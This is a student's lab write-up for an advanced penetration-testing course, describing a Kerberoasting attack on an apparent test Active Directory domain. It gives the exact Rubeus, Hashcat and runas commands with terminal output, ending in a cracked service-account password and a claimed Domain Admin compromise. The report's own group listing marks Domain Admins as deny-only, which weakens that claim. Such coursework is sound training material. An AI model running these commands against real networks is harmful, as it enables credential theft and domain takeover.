

**COMP 357: ADVANCED PENTESTING**

**MEGA HACKING - THE FINAL PROJECT: KERBEROASTING (GROUP 02)**

**COMPLETED BY: TWINKALJIT SINGH**

**PROFESSOR: ADAM ABERNETHY**



(Biggs, 2025)

## **1. Attack Execution: Kerberoasting**

The goal of this attack was to escalate privileges inside a Windows AD domain by using **Kerberoasting to crack a service account password** offline. After obtaining the password, we attempted privilege escalation using “runas”.

---

## **2. Tools Used**

Tool	Purpose
Rubeus.exe	Extract TGS tickets for roasting
Hashcat	Cracking service ticket hash
Wordlist	Used to brute-force password
Windows Server AD	Target environment

---

## **3. Kerberoasting Execution Steps**

### **Step 1: Extract Service Ticket Hash**

In WIN10-01 terminal logged in as “abe”:

- I placed “Rubeus.exe” in “C:\Tools\Rubeus\” directory
- Running the following command to detect SPN and save TGS hash in a text file

```
Rubeus.exe kerberoast /simple /outfile:kerberoast_hashes.txt
```


```

Home X WIN10-01 X DC01 X
C:\Windows\System32\cmd.exe
C:\Tools\Rubeus>whoami
corp\abe
C:\Tools\Rubeus>whoami /groups
GROUP INFORMATION
-----
Group Name          Type      SID                         Attributes
-----
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users      Alias      S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4   Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON       Well-known group S-1-2-1   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
LOCAL              Well-known group S-1-2-0   Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label      S-1-16-8192

C:\Tools\Rubeus>Rubeus.exe kerberoast /simple /outfile:kerberoast_hashes.txt
(_____) ) [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ] | [ ]
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
v2.2.0

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain      : corp.local
[*] Searching path 'LDAP://WIND0W$-3DJK5FJ.corp.local/DC=corp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1
[*] Hash written to C:\Tools\Rubeus\kerberoast_hashes.txt
[*] Roasted hashes written to : C:\Tools\Rubeus\kerberoast_hashes.txt
C:\Tools\Rubeus>


```



We successfully dumped a \$krb5tgs\$ hash linked to **svc-sql account**.

## Step 2: Crack the Hash Using Hashcat

- I have downloaded “Hashcat” in “C:\Tools\Hashcat\” directory



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Tools\Hashcat\hashcat-7.1.2>hashcat -h
hashcat (v7.1.2) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

Options Short / Long      | Type | Description                                | Example
-----+-----+-----+-----+-----+-----+-----+-----+
-m, --hash-type           | Num  | Hash-type, references below (otherwise autodetect) | -m 1000
-a, --attack-mode         | Num  | Attack-mode, see references below             | -a 3
-V, --version              |      | Print version                                 |
-h, --help                  |      | Print help. Use -hh to show all supported hash-modes | -h or -hh
--quiet                      |      | Suppress output                               |
--hex charset            |      | Assume charset is given in hex               |
--hex-salt                  |      | Assume salt is given in hex                 |
--hex-wordlist             |      | Assume words in wordlist are given in hex   |
--force                      |      | Ignore warnings                            |
--deprecated-check-disable |      | Enable deprecated plugins                   |
--status                     |      | Enable automatic update of the status screen |
--status-json                |      | Enable JSON format for status output        |
--status-timer              | Num  | Sets seconds between status screen updates to X | --status-timer=1
--stdin-timeout-abort       | Num  | Abort if there is no input from stdin for X seconds | --stdin-timeout-abort=300
--machine-readable          |      | Display the status view in a machine-readable format |
--keep-guessing             |      | Keep guessing the hash after it has been cracked |
--self-test-disable         |      | Disable self-test functionality on startup    |
--loopback                    |      | Add new plains to induct directory          |
--markov-hcstat2            | File | Specify hcstat2 file to use                | --markov-hcstat2=my.hcstat2
--markov-disable             |      | Disables markov-chains, emulates classic brute-force |
--markov-classic             |      | Enables classic markov-chains, no per-position   |
--markov-inverse              |      | Enables inverse markov-chains, no per-position   |
-t, --markov-threshold      | Num  | Threshold X when to stop accepting new markov-chains | -t 50
--metal-compiler-runtime     | Num  | Abort Metal kernel build after X seconds of runtime | --metal-compiler-runtime=180
```

- Moment of truth: running “hashcat” command to crack password from the hash, to demonstrate Kerberoasting

`hashcat -m 13100 -a 0 kerberoast_hashes.txt wordlist.txt`

***So, we finally got successful in cracking the password using hashcat***

***Password successfully cracked -> Kerberoasting success demonstrated.***

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target...: $krb5tgs$23$*svc-sql$corp.local$MSSQLSvc/dc01.corp....189c78
Time.Started.: Sun Dec 07 04:49:25 2025 (0 secs)
Time.Estimated.: Sun Dec 07 04:49:25 2025 (0 secs)
Kernel.Feature.: Pure Kernel (password length 0-256 bytes)
Guess.Base....: File (.\wordlist.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#01.....: 0 H/s (0.00ms) @ Accel:224 Loops:1 Thr:32 Vec:1
Speed.#02.....: 1702 H/s (0.59ms) @ Accel:230 Loops:1 Thr:32 Vec:1
Speed.#*.....: 1702 H/s
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5/5 (100.00%)
Rejected.....: 0/5 (0.00%)
Restore.Point.: 0/5 (0.00%)
Restore.Sub.#01.: Salt:0 Amplifier:0-0 Iteration:0-1
Restore.Sub.#02.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01....: [Copying]
Candidates.#02....: password -> password123!
Hardware.Mon.#01.: Temp: 45c Util: 12% Core: 375MHz Mem: 405MHz Bus:8
Hardware.Mon.#02.: N/A

Started: Sun Dec 07 04:49:02 2025
Stopped: Sun Dec 07 04:49:26 2025
```

Hash cracked > Password recovered successfully.

---

### Step 3: Privilege Escalation

➤ Now, we will use Recovered Credentials to Escalate

- Logging in to WIN10-01 as “svc-sql” user, and using “runas” command with the already cracked credentials to escalate the privilege of the service account

runas /user:corp\svc-sql cmd.exe

**SUCCESS!!!SUCCESS!!!SUCCESS!!!**

***svc-sql is a member of Domain Admins, which is extremely powerful***

The screenshot shows a Windows terminal window with three tabs: 'Home', 'WIN10-01', and 'DC01'. The 'WIN10-01' tab is active, displaying a command-line session. A red box highlights the first few lines of output:

```
C:\Users\svc-sql>runas /user:corp\svc-sql cmd.exe  
Enter the password for corp\svc-sql:  
Attempting to start cmd.exe as user "corp\svc-sql" ...
```

Below this, the user logs in as 'corp\svc-sql' and performs a 'whoami' command, showing they are part of the 'Domain Admins' group. The 'whoami /groups' command is run, displaying a list of groups and their attributes. A red box highlights the 'CORP\Domain Admins' entry:

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enable
d by default, Enabled group			
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enable
d by default, Enabled group			
BUILTIN\Administrators	Alias	S-1-5-32-544	Group used for deny only
y			
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enable
d by default, Enabled group			
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enable
d by default, Enabled group			
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enable
d by default, Enabled group			
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enable
d by default, Enabled group			
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enable
d by default, Enabled group			
CORP\Domain Admins	Group	S-1-5-21-2679690383-2214238076-582246128-512	Group used for deny only
y			
Authentication authority asserted identity well-known group		S-1-18-1	Mandatory group, Enable
d by default, Enabled group			
CORP\Denied RODC Password Replication Group	Alias	S-1-5-21-2679690383-2214238076-582246128-572	Mandatory group, Enable
d by default, Enabled group, Local Group			
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

C:\Windows\system32>

### We successfully completed the Kerberoasting attack.

We extracted the service ticket, cracked the credentials offline, and logged in using the recovered password. The `whoami` and `whoami /groups` output confirms that we authenticated as **corp\svc-sql**, and the account is a member of **Domain Admins**, proving successful privilege escalation within the domain.

---

### Attack Outcome

- Service account SPN allowed ticket extraction
- Weak password was cracked offline
- We logged in as **svc-sql > Domain Admin**, achieving full domain compromise

### Conclusion

Attack was successful. Weak passwords + privileged service account led to domain takeover using Kerberoasting.